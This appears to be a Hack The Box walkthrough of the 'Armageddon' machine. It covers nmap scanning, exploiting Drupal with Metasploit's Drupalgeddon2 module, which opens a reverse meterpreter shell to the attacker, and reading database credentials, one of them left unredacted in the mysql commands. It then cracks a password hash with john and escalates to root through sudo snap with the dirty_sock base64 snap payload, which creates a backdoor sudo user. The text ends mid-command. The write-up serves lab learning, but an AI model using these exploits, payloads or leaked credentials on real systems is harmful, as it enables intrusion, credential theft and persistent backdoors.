
HTB Machine : Armageddon(Linux)

Tools used : Metasploit, dirty_sock(?), Wappalyzer

I had to jump to three VM (Kali 2020, PwnBox & Kali 2021) when rooting this machine as my Metasploit do not want to cooperate normally causing me to try it on different environment.

Machine's IP : 10.129.91.167 & 10.129.175.99(after reset the machine)



1.Perform nmap to scan any open ports


Command : nmap -A <machine's ip>

Port 22 (ssh) and port 80 (http) are opened.


```
root@kali:~# nmap -A 10.129.91.167
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-15 07:56 EDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.90% done; ETC: 07:57 (0:00:00 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.63% done; ETC: 07:57 (0:00:00 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 07:57 (0:00:00 remaining)
Nmap scan report for 10.129.91.167
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/15%OT=22%CT=1%CU=41263%PV=Y%DS=2%DC=T%G=Y%TM=60F0229
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=2%ISR=10E%TI=Z%CI=I%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10D%TI=Z%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=I%TS=A)
OS:OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
OS:ST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)
```


The HTTP site shows a simple website that requires users to log in. I used a web extension, Wappalyzer to know what the site is running on.

Wappalyzer shows that the website is currently running on Drupal 7(CMS), Web servers(Apache 2.4.6) and Programming language (PHP 5.4.16)



I searched for any exploits for the version of Drupal and the PHP language. I found out that the CMS is exploitable using Metasploit and PoC. I will be using the exploit that can be run on Metasploit. There is no exploit for PHP.





2. Run Metasploit

Command : search drupal

It shows the same as I found on exploit-db but there is few additional exploit since I did not stated the drupal's version.

```
msf5 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index, for example use 7 or use exploit/unix/webapp/php_xmlrpc_eval
```

I use the payload that I already highlight above and set the RHOSTS and LHOST before using the exploit.

Note: There is no need to change the TARGETURI as I accidentally highlight them or as well the exploit cannot be used (past experience).

```
msf5 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

I set the RHOSTS with the machine's IP and I set the LHOST to my VPN. Just ignore the TARGETURI part as I stated in the Note section before.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting        Required  Description
   ----         ---------------        --------  -----------
   DUMP_OUTPUT  false                  no        Dump payload command output
   PHP_FUNC     passthru               yes       PHP function to execute
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.129.91.167          yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   RPORT        80                     yes       The target port (TCP)
   SSL          false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    http://10.129.91.167/  yes       Path to Drupal install
   VHOST                               no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.96      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

When I run the exploit, I get the meterpreter as easy as that.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > RHOSTS 10.129.91.167
[-] Unknown command: RHOSTS.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.129.91.167
RHOSTS => 10.129.91.167
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.96:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.129.91.167
[*] Meterpreter session 1 opened (10.10.14.96:4444 -> 10.129.91.167:56834) at 2021-07-15 13:28:08 +0000

meterpreter >
```

Menu [VNC config] [Parrot Terminal] [Welcome to Armaged... Parrot Terminal

I list the directories and managed to found *settings.php.* I opened the source code and retrieved the username and password. I randomly try to ssh with the credentials given but cannot connect to the machine means that I'm having the wrong credentials at the moment. But when I read the source code of *settings.php,* it made me realize that the credentials are to access the database.

```
meterpreter > ls
Listing: /var/www/html/sites
============================

Mode              Size  Type  Last modified             Name
----              ----  ----  -------------             ----
100644/rw-r--r--  904   fil   2017-06-21 18:20:18 +0000  README.txt
40755/rwxr-xr-x   52    dir   2017-06-21 18:20:18 +0000  all
40555/r-xr-xr-x   67    dir   2020-12-03 12:30:20 +0000  default
100644/rw-r--r--  2365  fil   2017-06-21 18:20:18 +0000  example.sites.php

meterpreter > cd default
meterpreter > ls
Listing: /var/www/html/sites/default
====================================

Mode              Size   Type  Last modified             Name
----              ----   ----  -------------             ----
100644/rw-r--r--  26250  fil   2017-06-21 18:20:18 +0000  default.settings.php
40775/rwxrwxr-x   37     dir   2020-12-03 12:32:39 +0000  files
100444/r--r--r--  26565  fil   2020-12-03 12:32:37 +0000  settings.php
```

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => [redacted],
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
```

Command : mysql -u username -p password -D database -e ‘command’

```
mysql -u drupaluser -p[redacted] -D drupal -e 'show tables';
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
```

There is a user table in the database. I tried to look at the content of the database

```
url_alias
users
users_roles
variable
watchdog
```

This time might be the credentials that I need to access the machine but the password is in hash means that I need to use tool like john the ripper or hashcat to decrypt it.

Username : brucetherealadmin
Password : $HashedPassword$

```
myqsl -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select from * user';
/bin/sh: line 7: myqsl: command not found
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select from * user';
ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual tha
 server version for the right syntax to use near 'from * user' at line 1
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select * from user';
ERROR 1146 (42S02) at line 1: Table 'drupal.user' doesn't exist
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select * from users';
uid     name    pass    mail    theme   signature       signature_format        created
one     language        picture init    data
0                                               NULL    0       0       0       0
        NULL
1       brucetherealadmin       [redacted]
        filtered_html   1606998756      1607077194      1607076276      1
        admin@armageddon.eu     a:1:{s:7:"overlay";i:1;}
```

I run john the ripper and save the hashes password in .txt file. I choose the powerful common used wordlist which is rockyou.txt to decrypt it

Command : john FileName --wordlist=/Your/Prefered/Wordlists

I easily get the unhashed password. It is just a simple six-letter password.

```
┌─[htb-jodunk@htb-8ciythdosg]─[~/Downloads]
└──╼ $john hash.txt --wordlist=/opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (?)
1g 0:00:00:00 DONE (2021-07-15 14:28) 1.666g/s 400.0p/s 400.0c/s 400.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

With the credentials that I got, I tried to ssh into the machine and easily retrieved the user.txt afterwards.

```
┌─[htb-jodunk@htb-8ciythdosg]─[~]
└──╼ $ssh brucetherealadmin@10.129.91.167
The authenticity of host '10.129.91.167 (10.129.91.167)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.91.167' (ECDSA) to the list of known hosts.
brucetherealadmin@10.129.91.167's password:
Last login: Tue Mar 23 12:40:36 2021 from 10.10.14.2
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
[redacted]
```

Command : sudo -l

I execute this command to see if there are any other commands that are allowed or not allowed by the user (brucetherealadmin). It shows that the user can run the snap command.

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on
    !visiblepw, always_set_home, match_group_by_gic
    PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_A

User brucetherealadmin may run the following commar
    (root) NOPASSWD: /usr/bin/snap_install *
[brucetherealadmin@armageddon ~]$
```

Search if there is any exploit on GTFObins but I find none. Apparently on searchploit, there is an exploit named dirty_socks that are available on Exposed-DB

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -w snap
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                     |  URL
---------------------------------------------------------------------------------------------------
IBM AIX 4.2.1 - 'snap' Insecure Temporary File Creation                                            | https://www.exploit-db.com/exploits/19300
iScripts EasySnaps 2.0 - Multiple SQL Injections                                                   | https://www.exploit-db.com/exploits/14162
Microsoft Access - 'Snapview.ocx 10.0.5529.0' ActiveX Remote File Dow                              | https://www.exploit-db.com/exploits/6124
Microsoft Access 97/2000/2002 Snapshot Viewer - ActiveX Control Param                              | https://www.exploit-db.com/exploits/23095
Secure Computing SnapGear Management Console SG560 3.1.5 - Arbitrary                              | https://www.exploit-db.com/exploits/48556
snap - seccomp BBlacklist for TIOCSTI can be Circumvented                                          | https://www.exploit-db.com/exploits/46594
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)                                | https://www.exploit-db.com/exploits/46361
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)                                | https://www.exploit-db.com/exploits/46362
SnapGear Management Console SG560 3.1.5 - Cross-Site Request Forgery                               | https://www.exploit-db.com/exploits/48554
SnapProof - 'page.php' SQL Injection                                                               | https://www.exploit-db.com/exploits/16257
SnapProof - 'retPageID' Cross-Site Scripting                                                       | https://www.exploit-db.com/exploits/35401
Snaps! Gallery 1.4.4 - Remote User Pass Change                                                     | https://www.exploit-db.com/exploits/3900
Snapshot Viewer for Microsoft Access - ActiveX Control Arbitrary File                              | https://www.exploit-db.com/exploits/16605
SnapStream Personal Video Station 1.2 a - PVS Directory Traversal                                  | https://www.exploit-db.com/exploits/21030
SnapStream PVS 1.2 - Plaintext Password                                                            | https://www.exploit-db.com/exploits/21035
SnapStream PVS Lite 2.0 - Cross-Site Scripting                                                     | https://www.exploit-db.com/exploits/23529
SnipSnap 0.5.2 - HTTP Response Splitting                                                           | https://www.exploit-db.com/exploits/24598
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Reference for further understanding:

[Dirty socks]

[Linux Privilege Escalation via snapd using dirty_sock exploit and demonstration of CVE-2019-7304 – Hacker's Notes (hackersnotes.com)]

[Github]

Apparently on [Github](), there are two version of dirty socks. And we will be using the second version.


In the source code, for the variable TROJAN_SNAP. The comment above stated that the encoded file can create backdoor user. So the necessary part of the source code is the payload. I copied that part in the screenshot below.

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# however, have a bash-script in the install hook that will create a new user.
# For full details, read the blog linked on the github page above.
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVlOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw'''
                + 'A' * 4256 + '==')
```

I decoded the payload using python and create the snap file.

Command *(just copy if you want, as it requires you to not miss a single line from the payload)*:

```
python2 -c 'print
